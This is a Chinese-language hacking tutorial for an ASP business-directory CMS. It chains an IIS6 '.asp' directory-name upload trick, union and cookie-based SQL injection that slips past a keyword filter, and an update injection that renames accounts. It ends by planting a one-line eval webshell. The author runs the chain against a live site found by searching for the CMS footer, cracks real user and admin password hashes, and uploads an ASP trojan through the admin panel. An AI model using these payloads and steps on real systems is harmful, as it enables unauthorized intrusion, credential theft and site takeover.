  session("useradmin")=rs("SMT_user") '在这里，呵呵，session就是我们在数据库中的用户名！
  session("id")=rs("SMT_id")
        session("coname")=""
  if request("ction")<>"index" then
        response.write"<script>window.open('"&application("cityurl")&"user/admin.asp','_parent')</script>"
  else
  response.redirect "../index.asp"
  end if
```


从代码可以知道**session("useradmin")**就是我们的用户名！而登录的时候，用户名只过滤了单引号！这下知道我要做什么了吧？没错！就是注册！我们注册的时候，只要注册用户为**mystery.asp**，登录后上传图片，程序会为我们创建一个名为mystery.asp的目录，并把图片传到该目录下的Picture目录下！

现在就来测试下吧！注册的时候程序在本地用javascript检测用户名，我们只要把检测代码去掉就行了！选择“注册”->“企业会员注册”->“同意注册条款”，接着查看源文件，修改源码中的“<form name="addform" method="post" action="reg_save.asp" onSubmit="return checkdata()">”，

action修改为网站地址，删掉“onSubmit="return checkdata()"”，修改后为：“<form name="addform" method="post" action="http://127.0.0.1/reg_save.asp">”，保存为html文件，打开注册就行了，注意这里的注册类型选择“先试用”，因为默认“先试用”用户注册后是可以直接登录的，其他类型的一般需要审核才可以登录。如图1。


图1 注册新用户

登录后，依次进入－>我的公文包－>我的图片，上传即可，如图2。


图2 上传图片

虽然默认的情况下注册类型为“先试用”可以登录，但是实际我测试一些站点时，发现注册“先试用”类型的用户也要审核，既然这样，那这个漏洞有什么用？留个悬念^_^，继续看吧！

漏洞之二：SQL Injection

先来看help.asp的一段代码：

```
……略……
<%if request("id")<>"" then%>
<table width="100%" border="0" cellspacing="0" cellpadding="0" align=right>
<%
sql="select * from SMT_help where SMT_id="&request("id")&" order by SMT_id desc"
set rs=server.createobject("ADODB.Recordset")
rs.open sql,conn,1,1
if not rs.eof then%>
<tr><td height=13 bgcolor=#ffffff></td></tr>
<tr><td height=31 bgcolor=#efefef style="border-bottom:1px #790505 solid" class=f14><p style="margin-top:3px"> <strong><a href=help.asp?id=<%=rs("SMT_id")%>><%=rs("SMT_helptit")%></a></strong></td></tr>
<tr><td height=31 style="border-left-style: solid; border-left-width: 1px; border-right-style: solid; border-right-width: 1px" bordercolor="#C0C0C0"><p style="line-height: 150%; margin-left: 13px; margin-right: 13px"><br><%=code_jk(rs("SMT_help"))%></td></tr>
<%end if
rs.Close()%>
……略……
```

代码先判断获取的id是否为空，不为空就放入SQL查询！学过asp的朋友可能要说这里存在注入，其实不然，程序包含了防注脚本！一起来看看防注脚本是怎么写的吧：

```
<%
Dim Fy_Post,Fy_Get,Fy_In,Fy_Inf,Fy_Xh,Fy_db,Fy_dbstr
'自定义需要过滤的字串,用 "防" 分隔
Fy_In = application("citysql")
'----------------------------------
Fy_Inf = split(Fy_In,"|")
'--------POST部份------------------
If Request.Form<>"" Then
For Each Fy_Post In Request.Form

For Fy_Xh=0 To Ubound(Fy_Inf)
If Instr(LCase(Request.Form(Fy_Post)),Fy_Inf(Fy_Xh))<>0 Then
response.write"<script>alert('操作错误，下面是产生错误的可能原因：\n\n 在您提交的资料中含有敏感字符');history.go(-1);</script>"
response.end
End If
Next


Next
End If
'--------GET部份-------------------
If Request.QueryString<>"" Then
For Each Fy_Get In Request.QueryString

For Fy_Xh=0 To Ubound(Fy_Inf)
If Instr(LCase(Request.QueryString(Fy_Get)),Fy_Inf(Fy_Xh))<>0 Then
response.write"<script>alert('操作错误，下面是产生错误的可能原因：\n\n 在您提交的资料中含有敏感字符');history.go(-1);</script>"
response.end
End If
Next
Next
End If
%>
```


这里过滤的字符来自于**Fy_In = application("citysql")**，application("citysql")是从那里来的呢？在const.asp看到一段代码：

```
……略……
set rs=server.createobject("adodb.recordset")
sql="select * from SMT_config"
rs.open sql,conn,1,1
if not rs.eof then
……略……
application("citysql")=replace(replace(rs("SMT_citysql"),"'",""),"","")
……略……
```

applicat ion("citysql")来自于数据库SMT_config表的SMT_citysql字段，默认过滤字符如图3。



图3 application("citysql")来源

从图3可以知道，防注脚本默认过滤update、and、mid、单引号等字符，先不说这个防注脚本存在cookie注入，它的默认过滤我们是可以绕过的！比如and可以用or或者xor代替，mid函数可以用left函数代替！不过我们不需要去猜解，因为这个文件可以union注入！数了下SMT_help表，一共有5个字段，构造语句：**“help.asp?id=22 xor 1=2 union select 1,2,3,4,5 from SMT_admin”**提交后如图4所示。


图4 union注入

显示3和4，把3、4分别替换为SMT_password、SMT_nick，如图5。

是不是暴出了管理员的账号和MD5密码？剩下的不用我多说了吧？接着来看另一个漏洞，templet.asp中的第2-10行代码：


图5 暴出了管理员的账号和MD5密码

```
<%if request("action")="save" then
co=request("co")
if co="" then
errstyle="对不起，请选择您想更换的模板！"
scripterr
end if
conn.execute("update SMT_yp set SMT_co='"&co&"' where SMT_id="&session("id"))
response.redirect"templet.asp?action=ok"
end if%>
```

update注入哦！先说明下，这里操作的表SMT_yp就是企业用户的表，嘿嘿，想到什么了吧？没想到？你把这3个漏洞结合起来想下，是不是想到点什么了？我们把前面的union注入改为暴企业用户账号密码的语句，破解密码后登录，登录后修改自己的用户名，然后上传……，把前面的注入语句改为"xor 1=2 union select 1,2,SMT_pass,SMT_user,5 from SMT_yp"，如图6。




图6 暴企业用户账号密码

不过这样也会把一些用户类型为"试用申请中"、"普通申请中"或者用户状态为"待审"、"到期"的企业用户暴出来，这些是不能登录的！所以得限制个条件不暴出这些不能登录的用户。

先来看下是怎么区别这些用户的，用户类型存放在字段SMT_vip中，有1-6六个值，分别代表：VIP申请中、VIP会员、试用申请中、试用会员、普通申请中、普通会员。用户状态存放在字段SMT_key中，有1-4四个值，分别代表：待审、正常、到期、推荐。我们要找的就是SMT_vip等于**2**或**6**，SMT_key等于**1**或**3**的用户，因为要用到and，所以用cookie来注入，构造语句：**"javascript:alert(document.cookie="id="+escape("22xor 1=2 union select 1,2,SMT_pass,SMT_user,5 from SMT_yp where SMT_key not in (0,2) and SMT_vip not in (1,3,4,5)"));"**，在浏览器地址上输入这段语句，如图7。




图7 cookie注入

接着再来访问http://127.0.0.1/help.asp就暴出账号和MD5密码了！当然很多网站都不只一个企业用户，我们可以再限定一个条件来暴出指定用户，把上面的语句改为：**"javascript:alert(document.cookie="id="+escape("22xor 1=2 union select 1,2,SMT_pass,SMT_id,5 from SMT_yp where SMT_key not in (0,2) and SMT_vip not in (1,3,4,5)"));"**，先暴出用户ID(这里暴出的id为3847)和MD5密码，如图8。




图8 暴出指定用户

然后再破解MD5密码，如果破不出来，可以接着暴下一个用户，用以下语句来限制一个id：**"javascript:alert(document.cookie="id="+escape("22xor 1=2 union select 1,2,SMT_pass,SMT_user,5 from SMT_yp where SMT_key not in (0,2) and SMT_vip not in (1,3,4,5) and SMT_id not in (3847)"));"**，直到密码可以破解，破解后登录，接着来改用户名->上传图片就ok了，由于我本地不是iis6.0，所以我到网上找了个站来演示。

三、实战演示

先用关键字**"Powered By : SMSJ Version 8.0"**到百度搜下，如图9。




图9 搜索结果

我随便找了个站http://www.xxxxx.com来测试，提交：**"javascript:alert(document.cookie="id="+escape("22xor 1=2 union select 1,2,SMT_pass,SMT_id,5 from SMT_yp where SMT_key not in (0,2) and SMT_vip not in (1,3,4,5)"));"**，然后访问http://www.xxxxx.com/help.asp，如图10。




图10 暴出MD5密码

破解MD5密码得到123456aA，如图11。




图11 破解MD5密码

再次提交：**"javascript:alert(document.cookie="id="+escape("22xor 1=2 union select 1,2,SMT_pass,SMT_user,5 from SMT_yp where SMT_key not in (0,2) and SMT_vip not in (1,3,4,5)"));"**，得到用户名为jntia544，访问http://www.xxxxx.com/user_login.asp登录，接着来利用前面的update注入来修改用户名，提交：**"javascript:alert(document.cookie="co="+escape("co7',SMT_user='jntia544.asp"));"**然后访问http://www.xxxxx.com/user/templet.asp?action=save，修改用户名为jntia544.asp（**注**：*有的时候UserDocument目录执行权限给管理员禁止了，这个时候可以把用户名改为"../my.asp"或"../co/my.asp"，在根目录或co目录下创建目录，并把图片传到这些目录下*），如图12。




图12 修改用户名

用用户名为jntia544.asp，密码123456aA登录，登录后上传图片（*图片内容为一句话木马<%eval request("my")%>*）就得到我们的webshell了，用客户端连接，上传大马就行了，如图13。




图13 得到webshell

记住，拿到webshell后把用户名改回来，学习技术不是用来破坏的！

下面再演示如何从后台获得webshell，还是用这个站来测试，访问**http://www.xxxxx.com/help.asp?id=22 xor 1=2 union select 1,2,SMT_password,SMT_nick,5 from SMT_admin**，如图14。

破解后得到密码为：6850850，访问后台admin/index.asp，




图14 暴admin的密码




图15 暴出后台地址

发现被改了，没关系，访问http://www.xxxxx.com/help.asp?id=22xor 1=2 union select 1,2,SMT_cityadmin,4,5 from SMT_config，如图15。

管理员改了后台目录后，要写入数据库，不然后台的很多功能都用不了，嘿嘿，这样我们就可以暴出后台地址了！登录后台，在系统设置的"上传信息设置"中添加后缀名asp，如图16。




图16 添加后缀名

然后在"模板管理"->"模板添加"上传asp木马就行了，如图17。

